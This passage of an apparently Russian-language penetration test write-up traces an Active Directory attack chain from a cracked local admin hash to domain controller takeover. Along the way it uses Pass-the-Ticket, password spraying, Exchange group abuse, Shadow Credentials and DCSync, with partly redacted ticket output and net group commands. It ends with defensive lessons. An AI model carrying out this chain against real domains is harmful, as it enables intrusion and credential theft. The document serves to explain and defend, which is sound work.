
Так в наши руки попал NTLM хеш еще одной локальной учетной записи **Admin-region**, которая входит в группу локальных администраторов. Запустили перебор и получили из этого NTLM-хеша пароль.




Локальная учетная запись **Admin-region** позволила получить доступ к серверу **OMO-2**.

| ПОЛЬЗОВАТЕЛЬ | СЕАНС | ID | СТАТУС | БЕЗДЕЙСТВ. | ВРЕМЯ ВХОДА |
|---|---|---|---|---|---|
| omo- | | 4 | Диск | 1:51 | 2023 08:04 |
| admin-admin | rdp-tcp#99 | 24 | Активно | 12 | .2023 09:26 |
| omo | | 48 | Диск | 30+04:14 | 2023 11:27 |
| omo-admin-admin | | 128 | Диск | 33+22:31 | 2023 15:08 |
| omsk-admin | | 167 | Диск | 5:24 | .2023 14:56 |
| omo- | rdp-tcp#7 | 213 | Активно | 2:01 | .2023 09:17 |
| omo- | | 299 | Диск | 4:13 | 2023 12:47 |
| omo- | rdp-tcp#6 | 407 | Активно | 1:02 | .2023 12:35 |
| omo- | rdp-tcp#112 | 408 | Активно | 21 | .2023 12:36 |
| omo- | rdp-tcp#20 | 409 | Активно | 20 | .2023 12:41 |
| >admin-admin | rdp-tcp#34 | 411 | Активно | . | .2023 13:41 |

На данном сервере обнаружились активные сессии администраторов в регионе D.




```
Этот запрос будет обрабатываться контроллером домена

Имя пользователя
Полное имя
Комментарий                          AD
Комментарий пользователя
Код страны или региона               000 (Стандартный системный)
Учетная запись активна               Yes
Учетная запись просрочена            Никогда

Последний пароль задан                    2023 07:32:11
Действие пароля завершается               2023 07:32:11
Пароль допускает изменение                2023 07:32:11
Требуется пароль                     Yes
Пользователь может изменить пароль   Yes

Разрешенные рабочие станции          Все
Сценарий входа
Конфигурация пользователя
Основной каталог
Последний вход                            2023 09:07:00

Разрешенные часы входа               Все

Членство в локальных группах
Членство в глобальных группах        *Пользователи домена
                                     *Protected Users
                                     *admin
                                      admin-group
Команда выполнена успешно.
```

Права локального администратора позволяют извлекать из памяти билеты Kerberos и использовать их в атаке Pass-the-Ticket.

```
ServiceName           :
ServiceRealm          :
UserName              : admin
UserRealm             :
StartTime             :    2023 12:41:43
EndTime               :    2023 16:41:43
RenewTill             :    2023 16:41:43
Flags                 : name_canonicalize, pre_authent, initial, renewable
KeyType               : aes256_cts_hmac_sha1
Base64(key)           : L/ufjfu+ [illegible] be963JHTK8oDJtJEpGFZKRw=
Base64EncodedTicket   :

    doIGMDCCBiygAwIBBaEDAgFWooIFOjCCBTZhggUyMIIFLqADAgEFoQshCU9FSy5MT0NBTKIeMBygAwIBAqEVMBMbMbmtyYnRndBsJT0RLLkxPQ0FMo4IE
+DCCBPSgAwIBEqED2l[illegible]fQAmgaqFWKuLA7VOGuul2nN
+enIC4wcN0pIcVfPzy[illegible]c2jzrvC3GfZb6z+3IOOip1UvH5yt4T
+VdRKivC9zdChYZEEku616D0vI61kmXMeb9m2KXtE86ADUlRv9A77NNG8Tv2GI/LklTB+AatjNhBiwUpxKwChEHmy54keJCoZoRxQeg6pq5Fir4ogTrV1o9aXs+uXXq
```

*Экспорт Kerberos билета доменной учетной записи с сервера ОМО-2*


С помощью атаки Pass-the-Ticket мы получили доступ к учетке **Admin-region D.**





Оказалось, что администраторы в регионе **D** входят в группу **D-admin-group**, которая имеет права (ACL) более чем над 4500 объектами в домене **Local**: пользователями, компьютерами и подразделениями (OU). Так сказать, вышли на оперативный простор.

## (Почти) прямой путь к домену

В числе полученных прав было GenericWrite для сервера PROD.





На сервере не было никаких процессов, так что дамп памяти процесса lsass не дал бы результатов. Поэтому мы собрали данные о локальных учетных записях из хранилища SAM. В результате был получен NTLM хеш для локальной учетной записи **Administrator**.




*NTLM хеш для локального администратора на хосте PROD*

При помощи перебора мы получили пароль от нее в открытом виде, а затем при помощи техники Password Spraying выяснили, что учетная запись и такой же пароль используются еще на 5 серверах.




Один из этих серверов представлял особый интерес, так как являлся членом группы exchange trusted subsystem и exchange windows permissions как сервер Exchange.

*Членство в группах компьютерной учетной записи WITNESS*


```
Все\Компьютеры домена
Все
BUILTIN\Пользователи
NT AUTHORITY\СЕТЬ
NT AUTHORITY\Прошедшие проверку
NT AUTHORITY\Данная организация
Все\Exchange Windows Permissions
Все\Exchange Trusted Subsystem
```

А члены exchange windows permissions обладают привилегией добавления членов в группу , которая имеет права GenericWrite на контроллеры домена.

Для начала, используя права локального администратора, мы извлекли NTLM-хеш пароля компьютера из локального хранилища LSA на хосте **WITNESS**. Полученный NTLM-хеш использовался в атаке Overpass-The-Hash для получения TGT билета Kerberos. Это действие позволило внести изменений в состав доменной группы .

```
PS C:\ClusterStorage> net group "AD_    wa /add /domain
Этот запрос будет обрабатываться контроллером домена localocal.

Команда выполнена успешно.

PS C:\ClusterStorage> net group "AD_    /domain
Этот запрос будет обрабатываться контроллером домена localocal.

Имя группы      AD_local
Комментарий

Члены

-------------------------------------------------------------------------------
[redacted]
Команда выполнена успешно.
```

В качестве конечной цели был выбран контроллер домена SR. Выполнив атаку Shadow Credentials, мы получили пару ключей, которая позволяет получить TGT билет Kerberos для учетной записи контроллера домена.




Получив TGT билет Kerberos для контроллера домена, мы выполнили атаку DCSync в отношении административной доменной учетной записи **admin-Ivanov**, в результате чего был получен AES256 хеш ее пароля. После получения TGT билета был получен доступ на контроллер домена.

```
  ServiceName              :   [redacted] local
  ServiceRealm             :   [redacted]
  UserName                 :   admin- [redacted]
  UserRealm                :   [redacted]
  StartTime                :   [redacted] 2023 16:17:32
  EndTime                  :   [redacted] 2023 20:17:32
  RenewTill                :   [redacted] 2023 20:17:32
  Flags                    :   name_canonicalize, pre_authent, initial, renewable
  KeyType                  :   aes256_cts_hmac_sha1
  Base64(key)              :   C5cdmIQJt[redacted]=
  ASREP (key)              :   8D1B4B7A2[redacted]6B016EBA34A30093BCB3C

PS C:\ClusterStorage> dir \\ [redacted] local\c$
```

```
C:\Windows\system32>hostname
[redacted]

C:\Windows\system32>whoami /all

Сведения о пользователе
----------------

Пользователь     SID
================ ============================================
   \admin- [redacted] 10283-16570


Сведения о группах
----------------

Группа                                                 Тип                  SID
====================================================== ==================== ============================================
Все                                                    Хорошо известная группа S-1-1-0
      \Операторы архива                                Псевдоним            S-1-5-32-551
      \Пользователи                                    Псевдоним            S-1-5-32-545
      \Пред-Windows 2000 доступ                        Псевдоним            S-1-5-32-554
      \Администраторы                                  Псевдоним            S-1-5-32-544
NT AUTHORITY\СЕТЬ                                      Хорошо известная группа S-1-5-2
NT AUTHORITY\Прошедшие проверку                        Хорошо известная группа S-1-5-11
NT AUTHORITY\Данная организация                        Хорошо известная группа S-1-5-15
   \install_soft                                       Группа               S-1-5-21-966413613-1[redacted]
   \Protected Users                                    Группа               S-1-5-21-966413613-1[redacted]
   \Консультант                                        Группа               S-1-5-21-966413613-1[redacted]
   \AC AUTHORITY\СЕТЬ                                  Группа               S-1-5-21-966413613-1[redacted]
   \AC AUTHORITY\СЕТЬ [redacted]                       Группа               S-1-5-21-966413613-1[redacted]
   \ACL AUTHORITY\СЕТЬ                                 Группа               S-1-5-21-966413613-1[redacted]
   \1c_AUTHORITY\СЕТЬ _readonly                        Группа               S-1-5-21-966413613-1[redacted]
   \ACL_AUTHORITY\СЕТЬ                                 Группа               S-1-5-21-966413613-1[redacted]
   \ACL_дAUTHORITY\СЕТЬ                                Группа               S-1-5-21-966413613-1[redacted]
   \Администраторы домена                              Группа               S-1-5-21-966413613-1[redacted]
   \AUTHORITY\СЕТЬ                                     Группа               S-1-5-21-966413613-1[redacted]
   \RemoteAssistants                                   Группа               S-1-5-21-966413613-1[redacted]
```

Миссия выполнена.

## Разбор полетов

В теории, подобную атаку можно реализовать за несколько часов, однако на практике на проверку гипотез и поиск правильной последовательности действий ушли недели планомерной работы. Это действительно было сложно, но в результате получился довольно элегантный, на мой взгляд, вектор. Такое развитие событий непросто предусмотреть, а злоумышленника было бы сложно обнаружить и выкурить из инфраструктуры.

Shadow Credential, потому так и называется, что пользователь может раз за разом менять пароль, но ключ как был, так и останется у него в атрибуте. Так что это не столько техника эксплуатации, сколько уверенного качественного закрепления, которое трудно засечь. Мало кто отслеживает, что авторизация была по сертификату, а не по паролю и проверяет содержимое msDS-KeyCredentialLink.

Засечь аутентификацию и сбор информации от имени машины также достаточно сложно. Мониторинг активности машин – трудоемкое дело. Аутентификация под локал-админом, в отличие от доменного не светится в SIEM. Впрочем, это был пентест, а не редтимминг и никто не пытался нас ловить, так что я не буду говорить, что эту атаку нельзя было обнаружить вовсе.

Есть в этом векторе и пара узких мест, которые легко устранить. Так, вряд ли все прошло бы так тихо, если бы не избыточные права у почтового сервера. Чтобы обезопасить его, хватило бы выполнения стандартных рекомендаций Microsoft. Мы бы его захватили, но не смогли бы продвинуться дальше. А если бы в файле групповой политики не было паролей, в том числе от Local admin, то ничего этого вообще не было бы. Дьявол кроется в деталях, как и всегда.